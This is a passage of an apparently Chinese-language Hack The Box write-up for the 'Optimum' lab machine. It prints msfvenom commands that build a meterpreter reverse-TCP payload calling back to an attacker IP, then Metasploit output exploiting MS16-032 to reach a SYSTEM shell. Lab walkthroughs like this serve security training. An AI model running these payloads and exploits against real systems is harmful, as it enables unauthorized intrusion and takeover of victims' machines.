
```
Shellcodes: No Results

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ ls
10.10.10.8  34668.txt  39161.py  nc.exe

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ ls
10.10.10.8  34668.txt  39161.py  nc.exe

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ msfpc windows 10.10.16.4 9900
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)
 [i]   IP: 10.10.16.4
 [i] PORT: 9900
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=10.10.16.4 LPORT=9900 \
  > '/home/x/hackthebox/Optimum/windows-meterpreter-staged-reverse-tcp-9900.exe'

 [i] windows meterpreter created: '/home/x/hackthebox/Optimum/windows-meterpreter-staged-reverse-tcp-9900.exe'

 [i] MSF handler file: '/home/x/hackthebox/Optimum/windows-meterpreter-staged-reverse-tcp-9900-exe.rc'
 [i] Run: msfconsole -q -r '/home/x/hackthebox/Optimum/windows-meterpreter-staged-reverse-tcp-9900-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!

┌──(x㉿kali)-[~/hackthebox/Optimum]
└─$ mv windows-meterpreter-staged-reverse-tcp-9900.exe w.exe
```

通过 local_exploit_suggester 枚举下可提权的利用模块：




```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.8 - Collecting local exploits for x86/windows...
[*] 10.10.10.8 - 35 exploit checks are being tried...
[+] 10.10.10.8 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.8 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

通过 ms16-032 成功提升至系统权限：



```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > exploit

[-] Handler failed to bind to 10.10.16.4:9900:-  -
[-] Handler failed to bind to 0.0.0.0:9900:-  -
[+] Compressed size: 1016
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\fanQWNu.ps1 ...
[*] Compressing script contents ...
[+] Compressed size: 3592
[*] Executing exploit script ...
         __ __ ___ ___   ___     ___ ___ ___
        |  V  |  _|_  | |  _|___|   |_  |_  |
        |     |_  |_| |_| . |___| | |_  |  _|
        |_|_|_|___| |_|___|   |___|___|___|

                       [by b33f → @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 2484

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 2580
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

JTewskyNBllqqLUODfJyaedkwEA4zs54
[+] Executed on target machine.
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 2 opened (10.10.16.4:9900 → 10.10.10.8:49180) at 2021-03-24 04:44:26 -0400
```



```
No files matching your search were found.
meterpreter > search -f root.txt
Found 1 result...
    c:\Users\Administrator\Desktop\root.txt (32 bytes)
```

参考

- https://github.com/SecWiki/windows-kernel-exploits
- https://github.com/rasta-mouse/Sherlock
- https://github.com/samratashok/nishang
- https://github.com/frizb/Windows-Privilege-Escalation
- https://github.com/frizb/Linux-Privilege-Escalation